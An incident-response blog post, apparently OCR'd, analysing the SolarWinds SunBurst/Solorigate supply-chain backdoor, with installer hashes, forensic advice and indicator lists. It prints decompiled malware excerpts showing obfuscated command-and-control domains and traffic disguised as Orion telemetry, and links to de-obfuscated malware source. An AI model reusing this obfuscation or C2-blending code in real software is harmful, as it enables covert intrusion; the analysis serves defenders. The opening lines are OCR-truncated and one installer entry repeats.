
Responding to Solarigate

cadosecurity.com/post/responding-to-solarigate

December 14, 2020



en made aware our systems experienced a highly sophisticated, manual supply chain attack on SolarWinds® Oric
for versions 2019.4 through 2020.2.1.

dvised this attack was likely conducted by an outside nation state and intended to be a narrow, extremely targetec
ted incident, as opposed to a broad, system-wide attack. We are recommending that you upgrade to Orion Platfor
s soon as possible to ensure the security of your environment. The latest version is available in the SolarWinds Cu

e which version of the Orion Platform you are using, see directions on how to check that here. To check which hot
go here.

ecommend you review the guidance provided in the Secure Configuration for the Orion Deployment document ava

st in our software is the foundation of our commitment to our customers. We strive to implement and maintain ap
physical, and technical safeguards, security processes, procedures, and standards designed to protect our custon
to solarwinds.com/securityadvisory.

nks you for your continued patience and partnership as we continue to work through this issue. We will continue t
new developments or findings. If you have any immediate questions prior to our next update, please contact Cust
40 or swisupport@solarwinds.com.

n

As you are no doubt aware, on Sunday the security software provider SolarWinds announced that installers for it's Orion monitoring platform had been backdoored by "a nation-state". Typical customers of SolarWinds are enterprise scale and security conscious. Reported organisations compromised through these attacks include various parts of the US government, as well as a number of large organisations in the private sector.


Below we have included some suggestions for those responding to these incidents or performing forensics to confirm if they may be compromised.

Background

Reviewing the backdoored Orion installers, they match what appears to be SolarWind's normal build process. It is likely the attackers have compromised both the SolarWind source code, and their build process to deliver backdoored updates through their normal release process.

The first backdoored installers identified so far date back to October 2019, though SolarWinds themselves have only referred to backdoored installers starting in May 2020.

On Sunday 13th December 2020, SolarWinds sent an email to customers informing them of the situation:



"Dear Customer,

We have just been made aware our systems experienced a highly sophisticated, manual supply chain attack on SolarWinds® Orion® Platform software builds for versions 2019.4 through 2020.2.1.

We have been advised this attack was likely conducted by an outside nation state and intended to be a narrow, extremely targeted, and manually executed incident, as opposed to a broad, system-wide attack. We are recommending that you upgrade to Orion Platform version 2020.2.1 HF 1 as soon as possible to ensure the security of your environment. The latest version is available in the SolarWinds Customer Portal.

If you aren't sure which version of the Orion Platform you are using, see directions on how to check that here. To check which hotfixes you have applied, please go here.

In addition, we recommend you review the guidance provided in the Secure Configuration for the Orion Deployment document available here.

Security and trust in our software is the foundation of our commitment to our customers. We strive to implement and maintain appropriate administrative, physical, and technical safeguards, security processes, procedures, and standards designed to protect our customers. For more information go to solarwinds.com/securityadvisory.

SolarWinds thanks you for your continued patience and partnership as we continue to work through this issue. We will continue to keep you updated of any new developments or findings. If you have any immediate questions prior to our next update, please contact Customer Support at 1-866-530-8040 or swisupport@solarwinds.com.

Yours sincerely,

Kevin Thompson
President & CEO
SolarWinds, Inc"

Figure 1: Statement and email from SolarWinds

Backdoored Orion Installers

A number of backdoored installers have been identified, and are still being served from the SolarWinds website. Below is a non-exhaustive list of the installers:

Version 2019.4.5220.20161
*https://downloads.solarwinds[.]
com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20161/CoreInstaller.msi(
38385a81664ce562a6777fa4564ae7b93f38f1224e1206550136e2b6b5dbb9dd)

Contains OrionCore.cab/SolarWinds.Orion.Core.BusinessLayer.dll:(
a25cadd48d70f6ea0c4a241d99c5241269e6faccb4054e62d16784640f8e53bc)
* This version is listed as Suspicious by Microsoft (likely due to the presence of SolarWinds.Orion.Core.BusinessLayer.dll) but not confirmed malicious.

Version 2020.2.5220.27327
https://downloads.solarwinds[.]
com/solarwinds/CatalogResources/Core/2020.2/2020.2.5220.27327/CoreInstaller.msi(
ad2fbf4add71f61173975989d1a18395afb8538ed889012b9d2e21c19e98bbd1)

Contains OrionCore.cab/SolarWinds.Orion.Core.BusinessLayer.dll
(019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134)

* This version is listed as Suspicious by Microsoft (likely due to the presence of SolarWinds.Orion.Core.BusinessLayer.dll) but not confirmed malicious.

Version 2020.2.5220.27327
https://downloads.solarwinds[.]
com/solarwinds/CatalogResources/Core/2020.2/2020.2.5220.27327/CoreInstaller.msi(
ad2fbf4add71f61173975989d1a18395afb8538ed889012b9d2e21c19e98bbd1)

Contains OrionCore.cab/SolarWinds.Orion.Core.BusinessLayer.dll
(019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134)


Version 2020.2.5320.27438
https://downloads.solarwinds[.]
com/solarwinds/CatalogResources/Core/2020.2/2020.2.5320.27438/CoreInstaller.msi(
c20fd967d64e9722d840ec4292645b65896d0ee3ebe31090e15c5312d889c89e)

Contains OrionCore.cab/SolarWinds.Orion.Core.BusinessLayer.dll:(
ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6)

SunBurst/Solorigate Backdoor

The file CoreInstaller.msi/OrionCore.cab/SolarWinds.Orion.Core.BusinessLayer.dll is what FireEye calls SunBurst and Microsoft calls Solorigate. SunBurst performs the typical first-stage backdoor tasks of downloading and executing files, whilst subtly evading detection.


SunBurst deploys basic Base64 encoding to hide key strings such as the command and control protocol:



```
private static string userAgentDefault = null;

// Token: 0x04000031 RID: 49
// api.solarwinds.com
private static readonly string apiHost = OrionImprovementBusinessLayer.ZipHelper.Unzip
("SyzI1CvOz0ksKs/MSynWS87PBQA=");

// Token: 0x04000032 RID: 50
// avsvmcloud.com
private static readonly string domain1 = OrionImprovementBusinessLayer.ZipHelper.Unzip
("SywrLstNzskvTdFLzs8FAA==");

// Token: 0x04000033 RID: 51
// appsync-api
private static readonly string domain2 = OrionImprovementBusinessLayer.ZipHelper.Unzip
("SywoKK7MS9ZNLMgEAA==");

// Token: 0x04000034 RID: 52
private static readonly string[] domain3 = new string[]
{
    // eu-west-1
```

Figure 2: Command and Control domains from SunBurst

And impersonates normal Orion network traffic to blend in:



```
  text2 = str + string.Format(format, num4);
  // "EventType":"Orion",
  text2 += OrionImprovementBusinessLayer.ZipHelper.Unzip
  ("U3ItS80rCaksSFWyUvIvyszPU9IBAA==");
  // "EventName":"EventManager",
  text2 += OrionImprovementBusinessLayer.ZipHelper.Unzip
  ("U3ItS80r8UvMTVWyUgKzfRPzEtNTi5R0AA==");
  // "DurationMs":{0},
  text2 += string.Format(OrionImprovementBusinessLayer.ZipHelper.Unzip
  ("U3IpLUosyczP8y1Wsqo2qNUBAA=="), num3);
  // "Succeeded":true,
  text2 += OrionImprovementBusinessLayer.ZipHelper.Unzip
  ("UwouTU5OTU1JTVGyKikqTdUBAA==");
  // "Message":"{0}"
  text2 += string.Format(OrionImprovementBusinessLayer.ZipHelper.Unzip("U/
  JNLS5OTE9VslKqNqhVAgA="), Convert.ToBase64String(array3).Replace("/", "\\/"));
  text2 += ((i + 1 != intArray.Length) ? "}," : "}");
```

Figure 3: Command and Control Traffic

A detailed analysis of SunBurst is available in the FireEye report, and we have included the de-obfuscated source-code in Appendix B to save others having to do perform the same de-obfuscation.

Later Stages of the Attack

Both Microsoft and FireEye have provided details of second stages of the attacks they have identified, including malware:

- SuperNova – A .NET Web shell
- CosmicGale – A Powershell credential theft script
- TearDrop – A memory resident dropper
- Cobalt Strike – A commercially available backdoor, observed dropped by TearDrop

And also attacker activity such as:

- Adding new federation trusts. Microsoft recently added new detections for Modified domain federation trust settings likely to hunt for this activity.
- Adding OAuth credentials to Exchange

Suggestions for Forensic Analysis

The Department of Homeland security advises agencies with SolarWinds installations, and the required expertise, to perform a full forensic investigation:

a. Forensically image system memory and/or host operating systems hosting all instances of SolarWinds Orion versions 2019.4 through 2020.2.1 HF1]. Analyze for new user or service accounts, privileged or otherwise.

b. Analyze stored network traffic for indications of compromise, including new external DNS domains to which a small number of agency hosts (e.g., SolarWinds systems) have had connections.

Pay attention to Windows event logs with:

- Sysmon Event IDs 17 and 18 relating to named pipes
- Security Event ID 7045 relating to service creation, and 4702 relating to the creation of a scheduled task
- Windows Exploit Guard event ID 12, relating to a non-Microsoft-signed binary being blocked from loading
- Microsoft provides guidance on how to enable increased logging of AD FS (Active Directory Federation Services).

Look for the existence of the following file:

C:\WINDOWS\SysWOW64\netsetupsvc.dll

(**note the normal legitimate path for this file-name is within C:\WINDOWS\SYSTEM32):

Additional mitigation considerations:

- It is strongly suggested where practical, that sensitive systems, or systems that imply a third party risk be monitored and audited regularly.

- We suggest where possible servers should allow whitelisted internet access only. For example, if your SolarWinds server was only allowed to access the necessary IP addresses, and or IP ranges for its function. It would help prevent communication to unknown command and control infrastructure.
- Always utlise the concept of least privileged access, and look to monitor account usage that is beyond its normal purpose or operation. For example, a service account performing an interactive logon or querying other services that have no relation to the accounts purposes.

About Cado Security

We have built the first cloud-native forensics and response platform for responding to security incidents. Join our pilot partner program today, sign up for details here.

Appendix A – Consolidated Indicators of Compromise

The file-hashes (SHA256) below relate to malicious installers we have seen and file-hashes consolidated from earlier reporting. Additional indicators of compromise are available from FireEye, Microsoft and AlienVault OTX.

```
019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134
292327e5c94afa352cc5a02ca273df543f2020d0e76368ff96c84f4e90778712
32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77
38385a81664ce562a6777fa4564ae7b93f38f1224e1206550136e2b6b5dbb9dd
53f8dfc65169ccda021b72a62e0c22a4db7c4077f002fa742717d41b3c40f2c7
a25cadd48d70f6ea0c4a241d99c5241269e6faccb4054e62d16784640f8e53bc
ac1b2b89e60707a20e9eb1ca480bc3410ead40643b386d624c5d21b47c02917c
ad2fbf4add71f61173975989d1a18395afb8538ed889012b9d2e21c19e98bbd1
c09040d35630d75dfef0f804f320f8b3d16a481071076918e9b236a321c1ea77
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
c20fd967d64e9722d840ec4292645b65896d0ee3ebe31090e15c5312d889c89e
ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6
d0d626deb3f9484e649294a8dfa814c5568f846d5aa02d4cdad5d041a29d5600
dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b
eb6fab5a2964c5817fb239a7a5079cabca0a00464fb3e07155f28b0a57a2c0ed
```

Appendix B – De-obfuscated SunBurst Source Code

See
https://github.com/cadosecurity/MalwareAnalysis/blob/main/OrionImprovementBusinessLayer.cs

Appendix C – SuperNova .NET WebShell

See https://github.com/cadosecurity/MalwareAnalysis/blob/main/LogoImageHandler.cs

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

> **About Cado Security**

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post